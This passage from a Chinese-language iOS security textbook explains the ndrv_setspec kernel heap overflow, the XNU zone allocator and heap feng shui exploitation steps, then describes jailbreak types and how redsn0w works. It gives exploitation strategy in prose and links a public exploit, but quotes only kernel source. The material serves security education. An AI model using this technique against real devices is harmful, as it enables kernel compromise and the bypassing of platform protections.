ndrvSpec.demux_list = ndrvDemux;
```

实际的缓冲区溢出隐藏在一个循环中，该循环负责转换从用户空间传入内核结构的数据，它就紧跟在这一复制操作之后：

```
proto_param.demux_count = ndrvSpec.demux_count;
proto_param.input = ndrv_input;
proto_param.event = ndrv_event;

for (demuxOn = 0; demuxOn < ndrvSpec.demux_count; demuxOn++)
{
    /* 将ndrv_demux_desc转换成ifnet_demux_desc */
    error = ndrv_to_ifnet_demux(&ndrvSpec.demux_list[demuxOn],
                                &proto_param.demux_array[demuxOn]);
    if (error)
    break;
}
```

大家可以看到，这个循环将会持续转换，直到所有的内容转换完毕或是触发了错误。大家的选择应该很明显，就是要通过某种手段触发该错误，因为不这样的话复制的字符量就会过大并导致内核崩溃。在了解转换函数ndrv_to_ifnet_demux()时大家就会明白，这不是个问题。不过在开始着手之前，先来看看内核堆的实现。

1. 内核堆内存域分配程序

要理解内核堆中的缓冲区溢出是怎样导致漏洞攻击的，我们就必须了解内核堆的实现。iOS内核中存在多种内核堆的实现，不过我们只讨论被分析得最多的一种。我们要剖析的分配程序叫作内存域分配程序（zone allocator），它是iOS中最常用的分配程序，是在osfmk/kern/zalloc.c文件中定义的，并且要通过zalloc()、zalloc_canblock()和zfree()函数来使用。在很多情况下，我们并不会直接使用它，而是通过包装函数使用它。最常见的用法是利用_MALLOC()函数，该函数会调用kalloc()进行实际的分配。kalloc()包装了两种不同的分配程序，并会根据分配的块的大小在二者之间作出选择。较小的块是通过zalloc()分配的，而较大的块是通过knem_alloc()函数分配的。

在对内存域分配程序的实际实现进行分析之前，我们先来看看这些包装函数，因为它们本身就已经很吸引人了。_MALLOC()函数是在/bsd/kern/kern_malloc.c文件中定义的。之所以说它很特别，是因为它会给所分配的数据加上一个包含有块大小信息的头部。这是有必要的，因为它内部使用了kalloc()和kfree()函数，而这两者都需要获取所传递块的大小。

```
void *
_MALLOC(
      size_t size,
      int    type,
      int    flags)
{
    struct _mhead *hdr;
    size_t        memsize = sizeof (*hdr) + size;

    if (type >= M_LAST)
        panic("_malloc TYPE");

    if (size == 0)
        return (NULL);

    if (flags & M_NOWAIT) {
        hdr = (void *)kalloc_noblock(memsize);
    } else {
        hdr = (void *)kalloc(memsize);

        if (hdr == NULL) {
            panic("_MALLOC: kalloc returned NULL (potential leak), size %llu",
                 (uint64_t) size);
        }
    }
    if (!hdr)
        return (0);

    hdr->mlen = memsize;

    if (flags & M_ZERO)
        bzero(hdr->dat, size);

    return (hdr->dat);
}
```

该函数最有意思的地方莫过于分配中可能存在的整数溢出，只要分配`0xFFFFFFFC`或更多字节就会触发溢出。过去这种溢出可以在多个不同的地方触发，不过苹果公司已经在iOS 5.0中悄无声息地修复了该漏洞。现在的`_MALLOC()`会检测可能的整数溢出，并根据`M_NOWAIT`标志返回`NULL`或严重错误。

不过，`_MALLOC()`只是`kalloc()`外的一层包装而已，而`kalloc()`要稍微复杂一些，因为它包装着两个不同的内核堆分配程序。`kalloc()`是在/osfmk/kern/kern_alloc.c文件中定义的。这里只展示了涉及内存域分配程序的相关部分，因为还没有对`kmem_alloc()`分配程序进行过分析。

```
void *
kalloc_canblock(
      vm_size_t size,
      boolean_t canblock)
{
    register int zindex;
```

```
    register vm_size_t allocsize;
    vm_map_t alloc_map = VM_MAP_NULL;

    /*
     * 如果大小远超内存域的大小，就使用kmem_alloc
     */

    if (size >= kalloc_max_prerounded) {
       ...
    }

    /* 计算我们实际要分配的块的大小 */

    allocsize = KALLOC_MINSIZE;
    zindex = first_k_zone;
    while (allocsize < size) {
        allocsize <<= 1;
        zindex++;
    }

    /* 从合适的内存域中分配 */
    assert(allocsize < kalloc_max);
    return(zalloc_canblock(k_zone[zindex], canblock));
}
```

在iOS 4中，kalloc()注册了大小为从16到8192所有2的乘方的不同内存域。从iOS 5.0开始，该函数除这些大小的内存域外还注册了大小为24、40、48、88、112、192、384、786、1536、3072和6144的内存域。人们认为，之所以添加这些内存域是因为它们代表了一些常被请求的内存域大小。在分配内存时，我们会将其分配进大小适合的最小内存域中。这表示对于iOS 4而言，大小为513的内存块最后会被放入1024字节的内存域，而对于iOS 5来说它会被放进786字节的内存域。

在剥开这层层包装之后，最后就到达了内存域分配程序的核心部分，我们可以分析它的内部实现了。之所以要把这种分配程序叫作内存域分配程序，是因为它是以内存域为单位组织内存的。在内存域中，所有的内存块大小都相同。对于多数内核对象来说，甚至有专门的内存域用来收集具有相同结构类型的内存块。这样的内存域包括socket、tasks、vnodes和kernel_stacks。其他的通用内存域，比如由kalloc()注册的那些，则是用kalloc.16到kalloc.8192表示的。在iOS和Mac OS X中，大家可以使用/usr/bin/zprint工具检索完整的内存域列表。内存域是由它的zone结构体描述的：

```
struct zone {
    int count;                                          /* 现在使用的元素数 */
    vm_offset_t free_elements;
    decl_lck_mtx_data(,lock)                                  /* 内存域锁 */
    lck_mtx_ext_t lock_ext;                            /* 间接复用的占位符 */
    lck_attr_t lock_attr;                                 /*内存域锁属性 */
    lck_grp_t lock_grp;                                  /* 内存域锁群组 */
    lck_grp_attr_t lock_grp_attr;                    /* 内存域锁群组属性 */
    vm_size_t cur_size;                              /* 当前的内存占用率 */
```

```
    vm_size_t max_size;                          /* 该内存域可以增长到多大 */
    vm_size_t elem_size;                                  /* 元素的大小 */
    vm_size_t alloc_size;                       /* 要分配的更多内存的大小 */
    uint64_t sum_count;                     /* 分配的计数（内存域的寿命） */
    unsigned int
    /* boolean_t */ exhaustible :1,          /* (F) 如果为空是否只是返回? */
    /* boolean_t */ collectable :1,    /* (F) 是否对空内存页进行垃圾收集? */
    /* boolean_t */ expandable :1,       /* (T) 是否（用消息）扩展内存域? */
    /* boolean_t */ allows_foreign :1,    /* (F) 是否允许非zalloc空间? */
    /* boolean_t */ doing_alloc :1,                /* 是否现在扩展内存域? */
    /* boolean_t */ waiting :1,                    /* 线程是否在等待扩展? */
    /* boolean_t */ async_pending :1,            /* 是否决定进行异步分配? */
    /* boolean_t */ caller_acct: 1,      /* 是否将分配/释放归结为调用函数? */
    /* boolean_t */ doing_gc :1,                   /* 是否正在进行垃圾收集 */
    /* boolean_t */ noencrypt :1;
    int index;                      /* 该内存域对应的zone_info数组的索引 */
    struct zone * next_zone;                          /* 内存域链表的链接 */
    call_entry_data_t call_async_alloc;                 /* 异步分配的调出 */
    const char *zone_name;                                /* 内存域的名称 */
};
```

所有内存域都被保存在一个单向链表中，该链表中的元素都是通过next_zone指针连接到下一个元素的。内存域会记录当前已分配元素的数量以及当前已分配内存的量，而它不会记录属于该内存域的各内存页的地址。除此之外，一系列的字段包含了内存域的配置：元素的大小、内存域的最大大小，以及内存域装满时增长的内存量。该结构体中的位字段还配置了内存域是否支持垃圾收集、是否禁用自动增长或者是否免于加密。

该结构体中的free_elements指针表明，内存域中所有的自由元素都是保存在一个链表中的。指向自由列表下一个元素的连接指针存储在自由块的开头位置。在分配内存时，自由列表的第一个元素会被重用，而且自由列表的表头会被下一个元素替代。如果自由列表为空，那么内存域会被扩大。在向内存域添加内存页或是初次创建内存域时，新的内存块会被一个接一个放入自由列表。因此，自由列表中某内存页的各内存块是反向排列的。

在用zalloc()分配元素时，我们是利用REMOVE_FROM_ZONE宏从自由列表中取出元素的。该宏会从自由内存块的开头读取指向自由列表下一个元素的指针，将其置为自由列表的新表头，并返回自由列表之前的表头作为所分配的内存块：

```
#define REMOVE_FROM_ZONE(zone, ret, type)                                  \
MACRO_BEGIN                                                                \
    (ret) = (type) (zone)->free_elements;                                  \
    if ((ret) != (type) 0) {                                               \
        if (check_freed_element) {                                         \
            if (!is_kernel_data_addr(((vm_offset_t *)(ret))[0]) ||         \
                            ((zone)->elem_size >= (2 * sizeof(vm_offset_t)) &&  \
                ((vm_offset_t *)(ret))[((zone)->elem_size/sizeof(vm_offset_t))-1]  \
                     != ((vm_offset_t *)(ret))[0]))                        \
                panic("a freed zone element has been modified");           \
            if (zfree_clear) {                                             \
                unsigned int ii;                                           \
                for (ii = sizeof(vm_offset_t) / sizeof(uint32_t);          \
```

```
                    ii < (zone)->elem_size/sizeof(uint32_t)              \
                    - sizeof(vm_offset_t) / sizeof(uint32_t); ii++)      \
                if (((uint32_t *)(ret))[ii] != (uint32_t)0xdeadbeef)     \
                    panic("a freed zone element has been modifi ed");    \
            }                                                            \
        }                                                                \
        (zone)->count++;                                                 \
        (zone)->sum_count++;                                             \
        (zone)->free_elements = *((vm_offset_t *)(ret));                 \
    }                                                                    \
MACRO_END
```

这个宏的大部分在执行对自由元素和自由列表的检查。这些检查是为了检测内核堆损坏而执行的，不过它们是有条件执行而且默认状态是未激活的。要激活它们，我们必须使用特殊的引导参数-zc和-zp引导iOS内核。从Mac OS X Lion最新的源代码可知，苹果公司似乎在试验默认激活这些功能。不过现在它们仍然是未激活的，这最可能是因为性能的缘故。

因为默认情况下iOS内核中没有激活任何安全检查，而且自由列表是存储入站的，所以iOS内核中的堆溢出漏洞攻击与其他平台上多年前受过的攻击非常类似。通过溢出已分配内存块的结尾进入邻接的自由块，这样就有可能重写这个自由块并因此替换掉指向自由列表中下一个元素的指针。当被重写的自由块随后成为自由列表的表头时，下一次对zalloc()的调用就会返回它并让重写过的指针成为自由列表的新表头。因此，随后的下一次分配会返回由攻击者提供的指针。因为该指针可以指向内存中的任何位置，所以这可能导致任意内存重写，具体取决于内核代码如何使用所返回的内存。在已公开的针对ndrv漏洞的攻击程序中，这是用来重写系统调用处理程序207的，从而允许任意内核代码执行。

2. 内核堆风水

就像用户空间的堆漏洞攻击那样，在对内核堆进行漏洞攻击时最大的问题是执行漏洞攻击时堆最初处于未知状态。这很糟糕，因为想成功利用堆溢出漏洞就要控制溢出块与要重写的自由块间的相对位置。为了实现这一目标，人们开发了多项不同的技术。传统的堆溢出漏洞攻击用到了堆喷射技术，用足够多的内存块填满堆，这样一来重写感兴趣内存块的概率就非常高。不过这种方法非常不可靠，需要进行改进。因此，人们设计了一种更加周到的技术，让漏洞攻击变得更加可靠。这一技术就是堆风水（heap feng shui），我们在第7章中已经讨论过。

回想一下，这项技术就是个简单的多步过程，它会试着让堆进入受攻击者控制的状态。要在内核漏洞攻击中执行该过程，首先要有从用户空间分配和释放任意大小内存块的方式。这表示大家需要扫描所有可获得的内核功能，查找允许按攻击者提供的大小分配和释放内存的函数。对于ndrv_setspec()漏洞来说，大家在同一文件中就能找到满足要求的函数。ndrv_connect()函数是连接ndrv套接字时要调用的处理程序。有了它，你就可以通过提供不同长度的套接字名称分配不同大小的内核内存。

9

```
static int
ndrv_connect(struct socket *so, struct sockaddr *nam, __unused struct proc *p)
{
    struct ndrv_cb *np = sotondrvcb(so);
```

```
      if (np == 0)
      return EINVAL;

    if (np->nd_faddr)
        return EISCONN;

    /* 分配内存以存储远程地址 */
    MALLOC(np->nd_faddr, struct sockaddr_ndrv*,
           nam->sa_len, M_IFADDR, M_WAITOK);
    if (np->nd_faddr == NULL)
        return ENOMEM;

    bcopy((caddr_t) nam, (caddr_t) np->nd_faddr, nam->sa_len);
    soisconnected(so);
    return 0;
  }
```

在已连接的套接字上调用`close()`再断开连接，这样就可执行从用户空间释放这些内存的操作。这是在`ndrv_do_disconnect()`函数中实现的：

```
static int
ndrv_do_disconnect(struct ndrv_cb *np)
{
    struct socket * so = np->nd_socket;
#if NDRV_DEBUG
    kprintf("NDRV disconnect: %x\n", np);
#endif
    if (np->nd_faddr)
    {
        FREE(np->nd_faddr, M_IFADDR);
        np->nd_faddr = 0;
    }
    if (so->so_state & SS_NOFDREF)
        ndrv_do_detach(np);
    soisdisconnected(so);
    return(0);
}
```

现在大家有办法从用户空间分配和释放内核内存了，这也可以用于执行堆风水技术。这项技术假设我们首先从处于未知状态的堆开始，这表示有若干已分配的块以及若干大小不等空着的“坑”。这些已分配块的位置和这些“坑”的数量都是未知的。基于堆风水技术的漏洞攻击就会按照如下方式进行。

(1) 分配足够多的内存块把这些“坑”都填上。所需的确切分配次数通常是未知的。

(2) 分配更多的内存块，使这些内存块在内存中相互邻接。

(3) 释放两个邻接的内存块。释放顺序取决于自由列表的实现方式。下一次分配应该返回内存中的第一个内存块。

(4) 触发有漏洞的内核函数，分配两个内存块中的第一个，并将其溢出到接着的自由块中。

(5) 触发某些内核功能，分配已被重写的自由块并让已被重写的指针指向自由列表的表头。

(6) 触发更多功能，分配内存，从而利用攻击者提供的指针，而不是使用真正的内存块。

(7) 利用这一重写任意内存的机会，重写某些函数指针，比如系统调用表中某个未使用的处理程序。

(8) 触发被重写的系统调用，在内核空间中执行任意代码。

虽然第一步要对分配的次数进行猜测，但基于堆风水技术的漏洞攻击通常非常稳定。不过，Mac OS X和iOS中的内核空间还送上了一份有助于进一步减少不确定性的“礼物”。

3. 内核堆状态的检测

Mac OS X和iOS都带有一个非常有趣且实用的mach陷阱——`host_zone_info()`。该方法可用于查询与所有由内核的内存域分配程序注册的内存域有关的信息。该函数并不局限于`root`用户使用，还可以通过Mac OS X预装的`/usr/bin/zprint`实用工具从内部使用。对于每个内存域来说，它会以填充好的`zone_info`结构体的形式返回信息：

```
typedef struct zone_info {
    integer_t zi_count;          /* 现在所使用的元素的数量 */
    vm_size_t zi_cur_size;       /* 当前的内存占用率 */
    vm_size_t zi_max_size;       /* 该内存域能增长到多大 */
    vm_size_t zi_elem_size;      /* 元素的大小 */
    vm_size_t zi_alloc_size;     /* 更多内存所占据的大小 */
    integer_t zi_pageable;       /* 内存域是否可分页？ */
    integer_t zi_sleepable;      /* 如果为空则sleep？ */
    integer_t zi_exhaustible;    /* 如果为空则仅仅返回？ */
    integer_t zi_collectable;    /* 是否可对元素进行垃圾收集？ */
} zone_info_t;
```

虽然这些可通过该mach陷阱取回的信息没有泄露任何内部的内核内存地址，但让我们能够深度洞悉内核内存域分配程序的状态。`zi_count`字段包含了某个内存域中当前已分配内存块的数量。因为某些内核结构体是存储在它们自有的内存域中的，所以该计数器还可能让大家推断出其他信息，比如运行中进程或已打开文件的数量。

对于内核堆溢出来说，更有意思的是从最大元素数中减去已分配内存块的数量。这个最大元素数是用当前大小`zi_cur_size`除以单个元素的大小`zi_elem_size`得到的。相减后得到的数字就是某个内存域中自由内存块的数量，也就是堆风水技术中需要填上的“坑”的数量。因此，在iOS和Mac OS X中，我们有可能计算出填满某一内存域中所有“坑”具体需要进行多少次分配。

当某个内存域中的最大元素数耗尽时，该内存域就会通过添加大小为`zi_alloc_size`字节的新块扩大。这一新分配的内存块会被分割为相互独立的内存块，并且得到的每个内存块都会被放入该内存域的自由列表。这是很重要的，因为它颠倒了分配的顺序，而且还意味着只有同一次扩大操作中添加的内存块才会在内存域中相互邻接。

4. 对内核堆缓冲区溢出漏洞的攻击

现在大家已经了解到内核堆缓冲区溢出漏洞攻击背后的理论，是时候回到示例漏洞并解释针对它的漏洞攻击了。大家要记住，实际的堆缓冲区溢出是反复调用`ndrv_to_ifnet_demux()`函数直到溢出实际的缓冲区并通过触发某个内部错误条件退出循环而引发的：

```
int
ndrv_to_ifnet_demux(struct ndrv_demux_desc* ndrv,
                    struct ifnet_demux_desc* ifdemux)
{
    bzero(ifdemux, sizeof(*ifdemux));

    if (ndrv->type < DLIL_DESC_ETYPE2)
    {
        /* 使用旧"类型"，不支持 */
        return ENOTSUP;
    }

    if (ndrv->length > 28)
    {
        return EINVAL;
    }

    ifdemux->type = ndrv->type;
    ifdemux->data = ndrv->data.other;
    ifdemux->datalen = ndrv->length;

    return 0;
}
```

该函数接受来自用户空间的ndrv_demux_desc结构体并将其作为参数使用，然后将其转换成对应内核空间的ifnet_demux_desc结构体。这些结构体的定义如下：

```
struct ndrv_demux_desc
{
    u_int16_t    type;
    u_int16_t    length;
    union
    {
        u_int16_t    ether_type;
        u_int8_t     sap[3];
        u_int8_t     snap[5];
        u_int8_t     other[28];
    } data;
};
struct ifnet_demux_desc {
     u_int32_t   type;
     void        *data;
     u_int32_t   datalen;
};
```

这些结构体的定义表明，大家能够向溢出的缓冲区写入的内容是受到限制的。type字段中只能装入大于DLIL_DESC_ETYPE2（这里被定义为4）的16位值。datalen字段只能是小于29的值，而data字段是个指针，指向从用户空间复制的结构体。这是相当受限的，不过大家的目标是重写指向自由列表下一个元素的指针。因此，大家可以把ifnet_demux_desc结构体中的data指针溢出到自由列表中的下一个内存块，以此构造漏洞攻击程序。这表示一旦这个自由块成为自由列表的表头，下一次分配就会返回从用户空间复制的结构体中的内存块。因为大家控制了那部

分内存的内容，所以也就控制了前4个字节的内容，而这4个字节据假设是指向自由列表中下一内存块的指针。因此，大家就控制了自由列表的新表头。我们令它为系统调用表中的某个地址，然后下一次分配就会返回系统调用表中的地址。让内核为其装入受大家控制的数据，这样在调用被重写过的系统调用处理程序后，就可以执行任意内核代码了。

因为可以写入的内容是受限制的，所以这种漏洞攻击就要比普通的堆缓冲区溢出更复杂一些。不过，因为大家可以写入一个指向受自己控制数据的指针，所以只需要再加上一个让自己能在两次（而不是一次）分配后控制自由列表表头的步骤就行了。该漏洞攻击程序的完整源代码参见http://github.com/stefanesser/ndrv_setspec，其中包含了把该漏洞添加到当前内核中以进行实验的内核补丁。

9.5 小结

在本章中，大家第一次在本书中真正接触iOS的内核空间。这里涵盖了与内核漏洞攻击程序开发有关的不同主题，从提取并解密内核二进制文件开始，直到实现内核级的任意代码执行。

大家了解了怎样对内核二进制文件中包含的IOKit内核驱动程序进行逆向分析，以及如何找到那些应该对其进行漏洞审查的内核代码。我们展示了利用另一台计算机和KDP协议对iOS内核进行远程调试的方法，简化了内核漏洞攻击程序的开发。

我们还一起了解了针对不同类型内核漏洞的攻击，包括利用任意内存重写、未初始化内核变量、栈缓冲区溢出和内核空间中的堆缓冲区溢出进行的漏洞攻击。

本章最后探讨了内核的内存域堆分配程序的实现与针对它的漏洞攻击，并展示了在内核级的堆缓冲区溢出漏洞攻击程序中是如何使用堆风水技术的。

第10章 越 狱

如果大家按照本书中介绍的这些示例循序渐进地学习，很可能已经在越狱过的iPhone上完成了各种实验并自行进行了研究。这点和很多人一样，因为几乎所有的iPhone安全研究都是在越狱过的设备上进行的。不过，对于包括一些安全界的人士与iPhone安全研究人员在内的大多数人而言，越狱的内部原理却是不为其所知的。很多人把越狱当成他们在所选择的工具上单击“越狱”按钮后起作用的黑盒——就像变魔术一样。这通常是因为他们进行的开发（比如用户空间的漏洞攻击程序）并不要求其了解越狱的内部原理。

不过，如果大家想要知道越狱过程的内部工作原理，那么可以在本章中看到很多问题的答案。

在简要介绍不同的越狱类型后，我们会以redsn0w越狱为例带领大家一步步了解设备上发生的越狱过程。本章还介绍了越狱所应用内核补丁的内在原理，以便大家了解这些补丁中哪些是必要的，而哪些又是可选的。

10.1 为何越狱

出于对诸多原因的考虑，用户会为他们的iOS设备越狱。有些人是因为需要一个可供开发软件的开放平台，有些则是想要完全控制其设备，有些人需要用越狱设备运行ultrasn0w这样的软件以绕过手机运营商的锁定，还有些人是为了使用盗版应用。

不过，安全研究人员为iOS设备越狱则有着其他原因。正常情况下iPhone受到严格的限制，不能执行未签名的代码，这是评估系统安全或在系统中查找安全漏洞的工作所面临的很大障碍。

即便是拥有苹果公司发放的iOS开发账户，因为有沙盒和其他限制，能在iPhone上运行的代码也是有限的。例如，iOS不允许进程执行其他进程或派生进程。此外，沙盒会阻止研究者篡改其他应用程序的文件，而且给MobileSafari附加调试器也是不可能的。

虽然从普通的iPhone应用可以检测正在运行的进程的名称，但用户没办阻止可疑进程运行，也不能分析这些进程在做些什么。如果没有可用的越狱，iPhone的“位置门”事件（因为bug导致用户的定位信息被长期存储在iPhone上）就不会大白于天下。

最为重要的是，如果没有公开发布的越狱程序，本书上介绍的大部分研究也没法进行。大家可能会很惊讶，大多数iPhone安全研究人员基本上都只是越狱工具的使用者，而越狱工具的开发是由iPhone Dev Team或Chronic Dev Team这样的团队完成的。不过，随着硬件和软件的不断进步，

为iOS设备越狱也越来越难了，因此最好是有更多安全界的人士能助越狱团队一臂之力。希望本章接下来的内容能让大家有兴趣在以后参与到越狱开发中。

10.2 越狱的类型

虽然多年以来人们已经为使用多数iOS版本的iPhone越狱，但并非所有的越狱工具都提供相同的功能。出现这一情况的主要原因在于，越狱的质量很大程度上取决于人们可以找到哪些安全漏洞并利用它们突破设备的限制。当然，苹果公司很快就会了解到越狱所利用的漏洞，并且通常会尽可能在下一版的iOS中修复这些漏洞。不过，有时候漏洞是存在于硬件中的，所以苹果公司没法通过简单的软件升级修复这些漏洞。只有新硬件才能解决这一问题，而苹果公司会花上很长一段时间来修复这些漏洞，因为这需要等到下一代的iPhone或iPad发布。

10.2.1 越狱的持久性

根据用于越狱的漏洞的不同，越狱的效果可能是持久的，也可能在设备关机再开机后消失。为了描述这两种越狱，越狱界的人士引入了*不完美越狱*（tethered jailbreak）和*完美越狱*（untethered jailbreak）这两种说法。

1. 不完美越狱

所谓*不完美越狱*就是指当设备重启后会消失的越狱，使用者在每次重启设备后都要重新为设备越狱。这往往意味着每次开关机时都要将设备连接到计算机上。因为这一过程要用到USB连接线，所以“不完美”（tethered）[①]是说得通的。不过，就算不需要USB连接，这也需要访问特定网站或执行特定应用程序重新越狱，而这也符合“不完美”的说法。

如果要利用的漏洞位于某些具有特权的代码中，不完美越狱就可能只由一个要利用的漏洞构成。当前大多数iOS 4和iOS 5的越狱工具都用到的`limera1n` bootrom漏洞攻击程序就是这样一个例子。另一个例子是针对iOS的USB内核驱动程序中存在的漏洞进行攻击的程序。不过，当前尚未有这样的漏洞或攻击程序公开。

如果没有这样的漏洞或攻击程序可利用，要侵入设备就可能要利用特权更少的应用程序（比如MobileSafari）中存在的漏洞。不过，这种漏洞没法单独构成越狱，因为如果没有额外的内核漏洞攻击程序，就不可能禁用所有的安全功能。

所有不完美越狱可能是由一个针对特权代码的漏洞攻击程序构成，或是由一个针对非特权代码的漏洞攻击程序加上一个提升权限的漏洞攻击程序构成。

2. 完美越狱

*完美越狱*是指那些利用了持久漏洞的越狱，它们在重启设备后也不会消失。之所以说它们是完美（untethered）越狱，是因为使用者不用在每次重启设备后都重新越狱。因此，它们是更佳的越狱形式。

10

① tethered原指“被绳子拴住的”，设备要用USB连接线连到计算机上正合乎这一解释。——译者注

因为完美越狱需要引导链中非常特定的位置出现漏洞,所以实现起来自然要难得多。在过去,这是可以实现的，因为人们在硬件中发现了非常严重的漏洞，使得在引导链中对设备进行漏洞攻击变得非常容易。不过现在这些漏洞都已经不存在了，而且同等水平的漏洞似乎还没有出现。

因此，完美越狱通常由某些不完美越狱结合可以在设备上持久存在的其他漏洞攻击程序形成。于是，最初的不完美越狱用来把附加的漏洞攻击程序安装到设备的根文件系统中。我们还必须拥有另两个漏洞攻击程序，因为首先必须要能执行任意未签名的代码，然后需要提升权限才能给内核打补丁。

接下来我们全观相关内容，让大家掌握为设备彻底越狱所需要的具体操作。

10.2.2　漏洞攻击程序的类型

漏洞的位置会影响你对于设备的访问级别。一些漏洞可以提供底层的硬件访问，而另一些只能给予沙盒内的有限权限。

1. bootrom级

在越狱开发者看来，bootrom级的漏洞是最为强大的漏洞。bootrom包含在iPhone的硬件中，推送软件更新没法修复其中的漏洞，唯一的方法就是推出下一代的硬件。尽管在使用A5处理器的设备iPad 2和iPhone 4S投放市场之前，`limera1n`漏洞已经存在很长一段时间了，但苹果公司并没有推出iPad或iPhone 4的修正版。

bootrom级的漏洞之所以最强大，不只是因为这些漏洞没法修复，还在于它们让大家能够替换或修改整个引导链的每一部分，包括内核的引导参数。此外，因为漏洞攻击发生在引导链非常靠前的时期，所以漏洞攻击有效载荷可以得到对硬件的完全访问权。例如，我们可以使用AES硬件加速器的GID密钥为IMG3文件解密，这样就可以解密新的iOS更新了。

2. iBoot级

就它们可以提供的特性而言，iBoot中的漏洞几乎与bootrom中的漏洞同样强大。这些漏洞的不足之处在于iBoot没有烧录到硬件中，因此只要通过软件升级就能修复这些漏洞。

除此之外，iBoot在引导链中仍处于足够早期的位置，此时我们可以为内核提供引导参数、为内核打补丁，或直接把硬件用于执行GID密钥的AES操作。

3. 用户空间级

像JBME3（http://jailbreakme.com）这样的用户空间越狱则完全基于用户空间进程中的漏洞。这些进程要么是以`root`用户权限运行的（如果它们是系统进程），要么是以权限较低的用户（比如`mobile`用户）权限运行的（如果它们是用户应用程序）。在这两种情况下，我们都至少需要两个漏洞攻击程序才能为设备越狱。第一个漏洞攻击程序要让设备能执行任意代码，而第二个漏洞攻击程序则要以一种禁用内核安全限制的方式提升权限。

在以前版本的iOS中，只要被攻击的进程是以`root`用户权限运行，就有可能从用户空间禁用代码签名；而现在想要禁用代码签名机制，必须要中断内核内存或执行内核代码。

与bootrom和iBoot级的漏洞相比，用户空间的漏洞没有那么强大，因为即便能够执行内核代

码，像AES加速器的GID密钥这样的一些硬件功能也不能再使用了。此外，苹果公司也更容易修复这些用户空间的漏洞，而且通常会很快修复远程用户空间漏洞，因为这些漏洞也可能用来让iPhone感染恶意软件。

10.3　理解越狱过程

本节要介绍redsn0w（红雪）越狱工具的内部工作机制。该工具是由iPhone Dev Team开发的，可以从其网站http://blog.iphone-dev.org/下载。这是当前为A5处理器出现之前的苹果设备越狱时最常用到的工具，因为它可以支持绝大多数的iOS版本，非常易于使用，而且似乎是最稳定的越狱，在Windows和Mac OS X操作系统中都可以使用。

有了redsn0w，越狱不过就是点击几个按钮，并把iPhone设置成DFU（Device Firmware Upgrade，设备固件升级）模式。这样一来，越狱就算对那些想为iPhone越狱的新手用户来说都足够简单。图10-1展示了redsn0w的欢迎界面。

图10-1　redsn0w的启动画面

在点击Jailbreak（越狱）按钮后，redsn0w会引导使用者把iPhone设置成DFU模式，然后根据使用者连接的设备提供一些可供选择的不同越狱功能。使用者只要选定选项（例如多任务手势），点击Next按钮，然后等着redsn0w完成工作就行了。

虽然在用户眼里这是个非常简单的过程，但幕后其实发生了很多事情，而且除了越狱领域的一部分人，没人真正了解发生的这些事。通读接下来的几节后，相信大家就能够成为了解redsn0w内部工作机制的一员了。

接下来这几节中所有的信息都是在原作者的许可下，从redsn0w越狱工具的反编译文件中提取出来的。因为iPad2或iPhone 4S这样的A5设备不存在已经公开的bootrom漏洞，任何针对这些设备的越狱都是用户空间级别的。不过，这只意味着前两步操作（从bootrom进行漏洞攻击并引导ramdisk）必须替换成类似于先对MobileSafari进行漏洞攻击再利用内核漏洞的两步操作。剩下的越狱过程都是相同的。

10.3.1 对bootrom进行漏洞攻击

redsn0w的越狱过程首先会利用limera1n（绿雨）DFU bootrom漏洞攻击程序以能达到的最高特权等级执行代码。要攻击的漏洞是A5问世之前的设备中bootrom的USB DFU栈存在的堆缓冲区溢出。我们在这里不会讨论该漏洞的具体信息，如果大家对该漏洞感兴趣的话，可以在THEiPHONEWiKi（http://theiphonewiki.com/wiki/index.php?title=Limera1n_Exploit)之类的地方找到对该漏洞的描述以及漏洞攻击程序。

对于我们要介绍的内容来说，大家唯一需要了解的就是该漏洞攻击程序会给bootrom代码中的签名验证打上补丁，从而使大家能引导任意ramdisk，并为LLB（Low-Level-Bootloader，底层引导加载程序）、iBoot和内核打补丁。Chronic Dev Team在GitHub上放出了能执行这些操作的源代码（https://github.com/Chronic-Dev/syringe）。如果大家想从头开始编写自己的越狱工具，这是个不错的起点，因为redsn0w的源代码没有公开。

10.3.2 引导ramdisk

redsn0w利用limera1n漏洞攻击程序引导修改过的系统，该系统使用了打过补丁的内核和预先定制的ramdisk。内核被打上了若干个越狱补丁，从而允许执行未签名代码。不过，这里面只包含了一部分在完美越狱的系统中常见的内核补丁。该ramdisk是每次执行越狱时按要求生成的，因为根据用户在执行越狱时各项设置的不同需要在ramdisk根目录中创建不同的文件。然后，该ramdisk上的越狱可执行文件会检测出现了哪些文件，从而决定应该激活redsn0w的哪些功能。例如，如果出现名为/noUntetherHacks的文件，它就会跳过完美越狱漏洞攻击程序的安装。

在引导完该ramdisk后，内核就会执行其中的/sbin/launchd二进制文件，而此文件中包含了初始化越狱工具的小存根。该二进制文件首先会把根文件系统和数据部分挂接到系统中。因为要作出修改，所以挂接的这两项内容都是可读写的。最后，名为jailbreak的可执行文件会接管一切并执行接下来的步骤。

10.3.3 为文件系统越狱

默认情况下，iPhone的文件系统分为两部分。第一部分是根文件系统，其中包含着iOS操作系统文件以及MobileMail或MobileSafari这样的标准应用程序。在iOS的较早期版本中，根文件系统的大小约等于这部分所包含文件的大小，基本没有多少剩余的空闲空间。而现在的根文件系统大小约为1 GB，并且有200 MB的空闲空间，这些空闲空间应该是不可修改的，因此默认是以只

读方式挂接的。而设备存储空间的剩余部分则会分配给第二部分——数据部分，该部分以可读写方式挂接到/private/var目录。这是由根文件系统中的/etc/fstab文件配置的。

```
/dev/disk0s1 / hfs ro 0 1
/dev/disk0s2 /private/var hfs rw,nosuid,nodev 0 2
```

正如大家可以看到的，数据部分的挂接配置含有标志nodev和nosuid。nodev标志确保（因为文件系统级的攻击）可能出现在可写数据部分的设备节点将被忽略，nosuid标志则会告诉内核忽略数据部分中可执行文件的suid位。而suid位标记的可执行文件需要以root权限运行，或一般情况下以一个不同用户（并非那个执行该文件的用户）的身份运行。因此，这两个标志可以在iOS内部设置一道防御权限提升漏洞攻击程序的小型防线。

这种默认配置对于所有越狱工具来说都是个问题，不管是bootrom级的越狱还是用户空间级的越狱，因为这些越狱都需要对根文件系统进行修改，以期在重启后继续存活，或是能添加额外的守护进程和服务。这样一来，每种越狱在取得root权限后的第一项活动都是以可读写方式挂接（重新挂接）根文件系统。为了在重启后保持这种改变，下一步是要用下面的内容替换系统的/tec/fstab文件：

```
/dev/disk0s1 / hfs rw 0 1
/dev/disk0s2 /private/var hfs rw 0 2
```

新的文件系统配置会以可读写方式载入根文件系统，并从第二部分的挂接配置中移除nodev和nosuid标志。

10.3.4 安装完美越狱漏洞攻击程序

